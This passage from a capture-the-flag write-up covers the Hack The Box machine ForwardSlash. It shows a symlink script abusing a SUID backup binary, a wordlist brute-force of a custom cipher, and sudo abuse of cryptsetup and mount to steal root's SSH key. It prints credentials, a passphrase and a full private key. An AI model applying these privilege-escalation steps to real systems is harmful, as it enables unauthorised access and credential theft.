setuid(1002)                                                = -1
setgid(1002)                                                = -1
access("d7071dfd2e9324aacdc9c58370c7f85e"..., 0)            = -1
printf("ERROR: %s Does Not Exist or Is N"..., "d7071dfd2e9324aacdc9c58370c7f85e"...ERROR: d7071dfd2e9324aacdc9c58370c7f85e
 Does Not Exist or Is Not Accessible By Me, Exiting...
) = 94
setuid(1001)                                                = 0
setgid(1001)                                                = 0
remove("d7071dfd2e9324aacdc9c58370c7f85e"...)               = -1
+++ exited (status 0) +++
```

Figure 3.7: Running backup through ltrace

The output from ltrace shows that backup is getting the MD5 hash of the time stamp (in the format HH:MM:SS), setting the User Identification (UID)/Group Identification (GID) to 1002, and then attempting to access a file with the same name as the MD5 hashed time stamp.

3.3 Exploiting the Binary

The next step was to give backup the file it wants, but to hide what I wanted to open underneath it. I was able to accomplish that with the following bash script:

```
#!/bin/bash

md5hash=`echo -n $(date +"%T" | sed 's/\n//g') | md5sum | cut -d ' ' -f 1`
ln -s /var/backups/config.php.bak ./$md5hash
/usr/bin/backup
```

Running the script displays the content of config.php.bak to the screen and reveals pain:db1f73a72678e857d91e71d2963a1afa9efbabb32164cc1d94dbc704 as pain's database credentials.

Like chiv, pain reused his credentials which I was able to use to switch user and grab the user flag shown in Figure 3.8



Figure 3.8: Switching user to pain and grabbing the user.txt file

4 Root

4.1 Encryptorinator

In addition to the user flag, pain also has a directory called 'encryptorinator' which contains some ciphertext and a python script that encrypts inputs. These are shown in Figure 4.1

```
pain@forwardslash:~$ ls -Al
total 40
lrwxrwxrwx 1 pain root    9 Mar  6 09:43 .bash_history → /dev/null
-rw-r--r-- 1 pain pain  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 pain pain 3771 Apr  4  2018 .bashrc
drwx------ 2 pain pain 4096 Mar  5 14:22 .cache
drwxr-xr-x 2 pain root 4096 Mar 24 12:06 encryptorinator
drwx------ 3 pain pain 4096 Mar  5 14:22 .gnupg
drwxrwxr-x 3 pain pain 4096 Mar  6 14:23 .local
-rw-r--r-- 1 pain root  256 Jun  3  2019 note.txt
-rw-r--r-- 1 pain pain  807 Apr  4  2018 .profile
drwx------ 2 pain pain 4096 Mar 17 20:29 .ssh
-rw------- 1 pain pain   33 Jun  1 04:44 user.txt
pain@forwardslash:~$ ls -Al encryptorinator/
total 8
-rw-r--r-- 1 pain root 165 Jun  3  2019 ciphertext
-rw-r--r-- 1 pain root 931 Jun  3  2019 encrypter.py
pain@forwardslash:~$
```

Figure 4.1: Investigating the 'encryptorinator'

I downloaded the files to Kali to do some work with them. I took the lazy way of doing this challenge and brute-forced my way to success. I updated the script to pull in a wordlist and the ciphertext, which then ran through the decrypt function until the result was *mostly* ASCII. I say *mostly* because there are actually a large number of words that will successfully decrypt the most important part of the ciphertext. However, these words will decrypt the first few characters as "bad" (non ASCII) characters, so I adjusted the `is_ascii` method to only look at the middle section of the decoded string.

```
#!/usr/bin/python2

import sys

def encrypt(key, msg):
    key = list(key)
```

```
    msg = list(msg)
    for char_key in key:
        for i in range(len(msg)):
            if i == 0:
                tmp = ord(msg[i]) + ord(char_key) + ord(msg[-1])
            else:
                tmp = ord(msg[i]) + ord(char_key) + ord(msg[i-1])
            while tmp > 255:
                tmp -= 256
            msg[i] = chr(tmp)
    return ''.join(msg)

def decrypt(key, msg):
    key = list(key)
    msg = list(msg)
    for char_key in reversed(key):
        for i in reversed(range(len(msg))):
            if i == 0:
                tmp = ord(msg[i]) - (ord(char_key) + ord(msg[-1]))
            else:
                tmp = ord(msg[i]) - (ord(char_key) + ord(msg[i-1]))
            while tmp < 0:
                tmp += 256
            msg[i] = chr(tmp)
    return ''.join(msg)

def isascii(msg):
    for i in msg[len(msg)/4:len(msg)*3/4]:
        if ord(i) > 127 or ord(i) < 32:
            return False
    return True

with open("./ciphertext", "rb") as f:
    ciphertext = f.read()

with open("/usr/share/wordlists/rockyou.txt") as wl:
    wordlist = wl.read().replace('\n',',').split(',')
```

```
for key in wordlist:
   dec = decrypt(key,ciphertext)
   if isascii(dec):
      print("--------------------------------")
      print("Key: " + key)
      print("Decoded Message: " + dec)
      print("--------------------------------")
      sys.exit()
```

Running the script will take about 10-15 seconds to complete and display a note along with a password for an image backup shown in Figure 4.2

```
root@marlaskali:~/htb/99-ROOTED/ForwardSlash, 10.10.10.183/loot# ./decrypter.py


--------------------------
Key: teamareporsiempre
Decoded Message: ##%# 9##Oyou liked my new encryption tool, pretty secure huh, anyway h
ere is the key to the encrypted image from /var/backups/recovery: cB!6%sdH8Lj^@Y*$C2cf#
--------------------------
```

Figure 4.2: Password to the image backup

4.2 Privilege Escalation with sudo

Running `sudo -l` as pain will reveal several commands pain can run as root which are shown in Figure 4.3.

```
pain@forwardslash:~$ sudo -l
Matching Defaults entries for pain on forwardslash:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/b
in\:/sbin\:/bin\:/snap/bin

User pain may run the following commands on forwardslash:
    (root) NOPASSWD: /sbin/cryptsetup luksOpen *
    (root) NOPASSWD: /bin/mount /dev/mapper/backup ./mnt/
    (root) NOPASSWD: /bin/umount ./mnt/
```

Figure 4.3: Sudo privileges for the user pain

The next step is to navigate to the /var/backups/recovery directory mentioned in the decoded message in Figure 4.2, run the luksOpen command, change to the / directory,

and mount the decrypted image. Once done, root's id_rsa file will be available. All of this is shown in Figure 4.4.

```
pain@forwardslash:/var/backups/recovery$ sudo -l
Matching Defaults entries for pain on forwardslash:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/b
in\:/snap/bin

User pain may run the following commands on forwardslash:
    (root) NOPASSWD: /sbin/cryptsetup luksOpen *
    (root) NOPASSWD: /bin/mount /dev/mapper/backup ./mnt/
    (root) NOPASSWD: /bin/umount ./mnt/
pain@forwardslash:/var/backups/recovery$ ls -Al
total 976568
-rw-r----- 1 root backupoperator 1000000000 Mar 24 12:12 encrypted_backup.img
pain@forwardslash:/var/backups/recovery$ sudo /sbin/cryptsetup luksOpen *
Command requires device and mapped name as arguments.
pain@forwardslash:/var/backups/recovery$ sudo /sbin/cryptsetup luksOpen * backup
Enter passphrase for encrypted_backup.img:
pain@forwardslash:/var/backups/recovery$ sudo /bin/mount /dev/mapper/backup /mnt/
[sudo] password for pain:
pain@forwardslash:/var/backups/recovery$ cd /
pain@forwardslash:/$ sudo /bin/mount /dev/mapper/backup ./mnt/
pain@forwardslash:/$ cat /mnt/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA9i/r8VGof1vpIV6rhNE9hZfBDd3u6S16uNYqLn+xFgZEQBZK
RKh+WDykv/gukvUSauxWJndPq3F1Ck0xbcGQu6+1OBYb+fQ0B8raCRjwtwYF4gaf
yLFcOS111mKmUIB9qR1wDsmKRbtWPPPvgs2ruafgeiHujIEkiUUk9f3WTNqUsPQc
u2AG//ZCiqKWcWn0CcC2EhWsRQhLOvh3pGfv4gg0Gg/VNNiMPjDAYnr4iVg4XyEu
NWS2x9PtPasWsWRPLMEPtzLhJOnHE3iVJuTnFFhp2T6CtmZui4TJH3pij6wYYis9
MqzTmFwNzzx2HKS2tE2ty2c1CcW+F3GS/rn0EQIDAQABAoIBAQCPfjkg7D6xFSpa
V+rTPH6GeoB9C6mwYeDREYt+lNDsDHUFgbiCMk+KMLa6afcDkzLL/brtKsfWHwhg
G8Q+u/8XVn/jFAf0deFJ1XOmr9HGbA1LxB6oBLDDZvrzHYbhDzOvOchR5ijhIiNO
3cPx0t1QFkiiB1sarD9Wf2Xet7iMDArJI94G7yfnfUegtC5y38liJdb2TBXwvIZC
vROXZiQdmWCPEmwuE0aDj4HqmJvnIx9P4EAcTWuY0LdUU3zZcFgYlXiYT0xg2N1p
MIrAjjhgrQ3A2kXyxh9pzxsFlvIaSfxAvsL8LQy2Osl+i80WaORykmyFy5rmNLQD
Ih0cizb9AoGBAP2+PD2nV8y20kF6U0+JlwMG7WbV/rDF6+kVn0M2sfQKiAIUK3Wn
5YCeGARrMdZr4fidTN7koke02M4enSHEdZRTW2jRXlKfYHqSoVzLggnKVU/eghQs
V4gv6+cc787HojtuU7Ee66eWj0VSr0PXjFInzdSdmnd93oDZPzwF8QUnAoGBAPhg
e1VaHG89E4YWNxbfr739t5qPuizPJY7fIBOv9Z0G+P5KCtHJA5uxpELrF3hQjJU8
6Orz/0C+TxmlTGVOvkQWij4GC9rcOMaP03zXamQTSGNROM+S1I9UUoQBrwe2nQeh
i2B/AlO4PrOHJtfSXIzsedmDNLoMqO5/n/xAqLAHAoGATnv8CBntt11JFYWvpSdq
tT38SlWgjK77dEIC2/hb/J8RSItSkfbXrvu3dA5wAOGnqI2HDF5tr35JnR+s/JfW
woUx/e7cnPO9FMyr6pbr5vlVf/nUBEde37nq3rZ9mlj3XiiW7G8i9thEAm471eEi
/vpe2QfSkmk1XGdV/svbq/sCgYAZ6FZ1DLUylThYIDEW3bZDJxfjs2JEEkdko7mA
1DXWb0fBno+KWmFZ+CmeIU+NaTmAx520BEd3xWIS1r8lQhVunLtGxPKvnZD+hToW
J5IdZjWCxpIadMJfQPhqdJKBR3cRuLQFGLpxaSKBL3PJx1OID5KWMa1qSq/EUOOr
OENgOQKBgD/mYgPSmbqpNZI0/B+6ua9kQJAH6JS44v+yFkHfNTW0M7UIjU7wkGQw
ddMNjhpwVZ3//G6UhWSojUScQTERANt8R+J6dR0YfPzHnsDIoRc7IABQmxxygXDo
ZoYDzlPAlwJmoPQXauRl1CgjlyHrVUTfS0AkQH2ZbqvK5/Metq8o
-----END RSA PRIVATE KEY-----
```

Figure 4.4: Using pain's sudo privileges to get root's id_rsa backup

Finally, we can SSH into the machine as root and grab the flag! Root flag shown in Figure 4.5

```
root@marlaskali:~/htb/99-ROOTED/ForwardSlash, 10.10.10.183/loot# ssh -i root_rsa forwardslash.htb
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Jun  5 13:32:59 UTC 2020

  System load:  0.01               Processes:           184
  Usage of /:   30.8% of 19.56GB   Users logged in:     0
  Memory usage: 21%                IP address for ens33: 10.10.10.183
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

16 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or p
roxy settings


Last login: Mon Jun  1 17:47:51 2020 from 10.10.14.8
root@forwardslash:~# cat /root/root.txt
bc4396db8cf9d90e7f44e77a1f6eb3ca
```

Figure 4.5: Root.txt contents

Acronyms

URL Uniform Resource Locator

HTML Hyper Text Markup Language

LFI Local File Inclusion

FTP File Transfer Protocol

SSH Secure SHell

SUID Set User Identification

UID User Identification

GID Group Identification